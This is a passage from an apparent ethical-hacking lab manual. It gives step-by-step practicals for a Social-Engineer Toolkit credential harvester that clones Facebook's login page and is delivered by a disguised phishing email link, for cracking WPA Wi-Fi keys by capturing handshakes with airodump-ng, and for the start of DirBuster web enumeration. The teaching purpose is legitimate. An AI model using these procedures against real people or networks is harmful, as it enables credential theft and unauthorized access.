
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
Python OpenSSL wasn't detected or PEM file not found, note that SSL compatibility will be affected.
[*] Printing error: zipimporter() argument 1 must be string, not function

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache?
Do you want to attempt to disable Apache? [y/n]: y
[ ok ] Stopping apache2 (via systemctl): apache2.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.

```

10.Launch a web browser in Kali Linux and open an email service, as shown in Figure 12.


11.Compose an email and provide the target users email id in the To textbox, as shown in Figure



12.Click on the link icon.


The following window will appear, as shown in Figure 13.

- 13.Type a text in the Text to display textbox. (Figure 13)
- 14.Click on the radio button Web address. (Figure 13)
- 15.Type the fake URL https://facebook.com/ in the Web address text box. (Figure 13).
- 16.Click on OK. (Figure 13)




Now the text that you have typed will appear in the email body as a link, as shown in Figure 14.

- 17.Click on Send. (Figure 14)



Now when the target user will open his email, he will find the link, as shown in Figure 15.



When the target user will click on the link, he/she will be presented with a replica of Facebook.com, as shown in Figure 16.



The fake Facebook.com page will ask the target user to enter the email and password to view the pictures. When the target user enters the credentials, the SET terminal of Kali Linux will fetch the email id and password

Practical 5

Aim: Practical on Wireless and Bluetooth attacks

Theory: Crack WPA encryption using Aircraft-ng in Kali Linux. We will require the following:

1. Kali Linux as virtual machine
2. Web browser with Internet connection
3. Administrative privileges.

Working:

You can crack a wireless network encrypted with WPA by using the following steps.

1. Log in to Kali and launch the command terminal.
2. First, check if the wireless card is connected or not by using the ‘iwconfig’ command, as shown in figure.

```
root@kali:~# iwconfig
wlan0    IEEE 802.11bgn  ESSID:"Wsl23"
          Mode:Managed  Frequency:2.462 GHz  Access Point: 50:20:73:05:59:30
          Bit Rate=39 Mb/s  Tx-Power=19 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=67/70  Signal level=-43 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:59  Invalid misc:229  Missed beacon:0

lo        no wireless extensions.

eth0      no wireless extensions.

root@kali:~#
```

3. Change the wireless interface into monitor mode using ‘airmon-ng start wlan0’ command with wlan0 as your wireless interface name.

```

root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

      PID Name
1013 NetworkManager
1157 wpa_supplicant

      PHY     Interface      Driver      Chipset
phy0      wlan0        brcmsmac    Broadcom on bcma bus, information limited
                                         (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mo
                                         n)
                                         (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# 

```

4. Use ‘airodump’ to find out the SSID on the interface using the command: ‘airodump-ng -write capture wlan0’. The screen will display a list of wifi networks.

```

root@kali:~#
File Edit View Search Terminal Help
CH 4 ][ Elapsed: 24 s ][ 2017-11-06 16:00
BSSID          PWR  Beacons  #Data, /s  CH  MB  ENC  CIPHER AUTH ESSID
C8:XX:XX:XX:XX:XX -1      0       0   0 -1 -1      d
00:XX:XX:XX:XX:XX -1      0       4   0  5 -1      OPN
74:XX:XX:XX:XX:XX -1      0       2   0  1 -1      WPA
B8:XX:XX:XX:XX:XX -1      0       0   0 -1 -1      <
E4:XX:XX:XX:XX:XX -49     75      333   0  1 54e.  WPA2 CCMP  PSK  W
50:XX:XX:XX:XX:XX -53     84      362   15 11 54e.  WPA2 CCMP  PSK  W
00:XX:XX:XX:XX:XX -60     58      0     0  8 54e.  WPA2 CCMP  PSK  W
B0:XX:XX:XX:XX:XX -67     9      0     0  1 54e.  WPA2 CCMP  PSK  D
B8:XX:XX:XX:XX:XX -64     47      1     0 11 54e.  WPA2 CCMP  PSK  CI
18:XX:XX:XX:XX:XX -66     47      66    10  2 54e.  WPA2 CCMP  PSK  W
0C:XX:XX:XX:XX:XX -66     32      42    7   7 54e.  WPA2 CCMP  PSK  T
8C:XX:XX:XX:XX:XX -71     9      0     0  1 54e.  WEP   WEP
74:XX:XX:XX:XX:XX -68     21      31    1   8 54e.  WPA2 CCMP  PSK  E
B8:XX:XX:XX:XX:XX -66     11      1     0  8 54e.  WPA2 CCMP  PSK  G
8C:XX:XX:XX:XX:XX -71     8      0     0  1 54e.  WPA2 CCMP  PSK  B
18:XX:XX:XX:XX:XX -69     20      0     0 11 54e.  WPA2 CCMP  PSK  SI
8C:XX:XX:XX:XX:XX -71     6      0     0  1 54e.  OPN
8C:XX:XX:XX:XX:XX -71     6      0     0 11 54e.  OPN

```

5. Use the following command to capture a 4-way handshake by using airmon-ng to monitor traffic on the target network using the channel and BSSID values.

‘airodump-ng -c 3 –bssid 9C:5C:XX:XX:XX:XX -w . wlan0’

Where, ‘-c 3’ is used to specify the channel number 3

6. Now, wait to capture the handshake packet. Once you have captured a packet, you will see the output similar to Figure

```
root@kali: ~
File Edit View Search Terminal Help
CH 11 ][ Elapsed: 36 s ][ 2017-11-06 16:49 ][ WPA handshake: 50:...:...
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
50:...:...:...:... -40 100      378    1674   27 11 54e WPA CCMP PSK W
BSSID          STATION          PWR     Rate   Lost   Frames Probe
50:...:...:...:... 7C:...:...:...:... -46     0 - 6e     0       59
50:...:...:...:... B8:...:...:...:... -65    12e-12e     0       25
[1]+  Stopped                  airodump-ng -c 11 --bssid 50:...:...:...:... -w . cap
lan0mon
root@kali: #
```

7. You will see a captured .cap file in your /root location which is a default location.
8. Now, run this captured file against a wordlist to crack the WPA key.

Practical 6

Aim: Practical on Exploiting Web-based applications


Theory: We will demonstrate how to: Enumerate a webserver by finding files and directories using DirBuster. In order to carry out this lab, you will require the following:

- 1.Administrator privileges
- 2.Kali Linux machine


Working:

To enumerate a webserver by finding files and directories using DirBuster, perform the following steps:


- 1.Login to Kali Linux machine.
- 2.Go to Applications -> Kali Linux -> Web Applications -> Web Crawlers -> dirbuster to launch DirBuster as shown in Figure 1.




When it is launched, it opens in a GUI as shown in Figure 2.




3. Type the URL of the website you want to scan in the Target URL text field and the port number, as shown in Figure 3.




4.Click on List Info to open a wordlist to be used to find the directories and files as shown in Figure 4.



When you click on List Info, it opens a Brute Forcing List Information window listing all the available wordlists with a short description, as shown in Figure 5.

